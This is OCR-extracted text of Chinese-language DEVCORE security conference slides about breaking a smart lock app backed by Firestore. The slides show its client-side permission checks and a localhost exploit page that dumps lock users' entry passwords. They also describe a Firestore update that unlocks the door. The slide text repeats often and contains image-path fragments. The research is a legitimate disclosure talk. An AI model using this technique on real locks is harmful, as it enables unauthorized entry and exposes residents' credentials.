
Firestore


User1
nini's room | front door
+ 新增使用者
管理者
nini chen
主人
客人
密碼使用者
封鎖
create
Locks
D98A462B
user
User1_id
User2_id

Firestore


User1
nini's room | front door
+ 新增使用者
管理者
nini chen
主人
客人
密碼使用者
封鎖
Locks
D98A462B
UserInfo
User2_id
create
user
User1_id
User2_id
locks
D98A462B
create

Firestore





DEVCORE SECURITY CONSULTING

Firestore


12:55
nini's room | front door
一般模式
解鎖


12:55
nini's room | front door
訊息
您的權限被拒絕，請與管理員核對你的身份 Error(0x08)
好
一般模式
解鎖


12:55
nini's room | front door
抱歉，您不允許訪問此頁面


12:55
nini's room | front door
+ 新增使用者

問題在哪裡，絕對難不倒你

- getLockStateFromFireStore
  1. 請求 locks/{lock_id}/lockWifi/info，檢查門鎖有沒有上線 (mode)
  2. 使用 getLockFromFireStore 檢查權限
  3. 沒上線或沒權限回傳 False，有上線且有權限回傳 True

- getLockFromFireStore
  1. 請求 locks/{lock_id}/user/{user_id}，檢查有存取權限 (accessInterval, accessLevel)
  2. 請求 lock/{lock_id}/userWifi/{user_id}，檢查可存取時間段 (time1,time2,time3)
  3. 回傳是否有權限

問題在哪裡，絕對難不倒你

- getLockStateFromFireStore
  1. 請求 locks/{lock_id}/lockWifi/info，檢查門鎖有沒有上線 (mode)
  2. 使用 getLockFromFireStore 檢查權限
  3. 沒上線或沒權限回傳 False，有上線且有權限回傳 True


- getLockFromFireStore
  1. 請求 locks/{lock_id}/user/{user_id}，檢查有存取權限 (accessInterval, accessLevel)
  2. 請求 lock/{lock_id}/userWifi/{user_id}，檢查可存取時間段 (time1,time2,time3)
  3. 回傳是否有權限

問題在哪裡，絕對難不倒你

- getLockStateFromFireStore
  1. 請求 locks/{lock_id}/lockWifi/info，檢查門鎖有沒有上線 (mode)
  2. 使用 getLockFromFireStore 檢查權限
  3. 沒上線或沒權限回傳 False，有上線且有權限回傳 True


- getLockFromFireStore
  1. 請求 locks/{lock_id}/user/{user_id}，檢查有存取權限 (accessInterval, accessLevel)
  2. 請求 lock/{lock_id}/userWifi/{user_id}，檢查可存取時間段 (time1,time2,time3)
  3. 回傳是否有權限

Firestore




DEVCORE SECURITY CONSULTING

Firestore


localhost
Exploit by terrynini38514
377550202209111458040000000
▶ {userImageUrl: '', firstName: '沒', userEmail: '', push: 0, homeName: 'nini's room', …}
513220202208212144100000000
▶ {firstName: '測試', startTime: kb, lastName: '測試', accessInterval: 0, delAction: 0, …}
577225202208230128480000000
▶ {homeName: 'nini', push: 0, startTime: kb, lockName: 'ninilock', userEmail: '', …}
915342202208231905450000000
▶ {userImageUrl: '', lastName: '123', userEmail: '', action: 1, accessLevel: 5, …}
Fh67PjX8fP0aGkg6oPVS
▶ {userImageUrl: 'https://upload.wikimedia.org/wikipedia/zh/a/a0/Yuno_Gasai_FT_TV.jpg', fi
entryPassword: '4444444444', push: 0, …}
Sox 6hygI2
▶ {firstName: 'nini', entryPassword: '365494FFFF', accessInterval: 0, homeName: 'nini's ro
wa _S1B3
▶ {push: 262143, lockName: 'front door', userEmail: ' @gmail.com', startTime: kb,


開門事件




DEVCORE SECURITY CONSULTING

開門事件

Update {action: 2}





create


```
{
  collection: "locks/{lockId}/lockWifi/info",
  lockId: "D98A462B"
}
```

DEVCORE SECURITY CONSULTING

Signin


Not Secure | https://localhost:3000

Guest

Exploit by terrynini38514

Sign in with Google

←先打開 App 確認電子鎖持有人： terrynini38514



Easy peasy lemon squeezy

之後進行了一次完美的入室竊盜（在腦袋裡）

人心最終還是要回到故鄉來的，這個三百二十里淡水河的盡頭漁人碼頭，或許正是你的極限也說不定

```
let result = await db.collection("otaInfo").doc('SL-W101').collection('ble').doc('ble_hw_1.0.3').get()
let resultb = await db.collection("otaInfo").doc('SL-W101').collection('wifi').doc("wifi").get();
```

DEVCORE SECURITY CONSULTING

Takeaway

- 嘗試自己枚舉攻擊面
- 跟著攻擊面一起成長，充實工具箱
- 透過大量練習、閱讀培養 Slow hunch
- 多留點時間做各種嘗試，享受研究的過程

Takeaway

- 嘗試自己枚舉攻擊面
- 跟著攻擊面一起成長，充實工具箱
- 透過大量練習、閱讀培養 Slow hunch
- 多留點時間做各種嘗試，享受研究的過程

Takeaway

- 嘗試自己枚舉攻擊面
- 跟著攻擊面一起成長，充實工具箱
- 透過大量練習、閱讀培養 Slow hunch
- 多留點時間做各種嘗試，享受研究的過程

Takeaway

- 嘗試自己枚舉攻擊面
- 跟著攻擊面一起成長，充實工具箱
- 透過大量練習、閱讀培養 Slow hunch
- 多留點時間做各種嘗試，享受研究的過程

Takeaway

- 嘗試自己枚舉攻擊面
- 跟著攻擊面一起成長，充實工具箱
- 透過大量練習、閱讀培養 Slow hunch
- 多留點時間做各種嘗試，享受研究的過程

DEVCORE
SECURITY
CONSULTING

感謝聆聽

Q&A

戴夫寇爾股份有限公司

contact@devco.re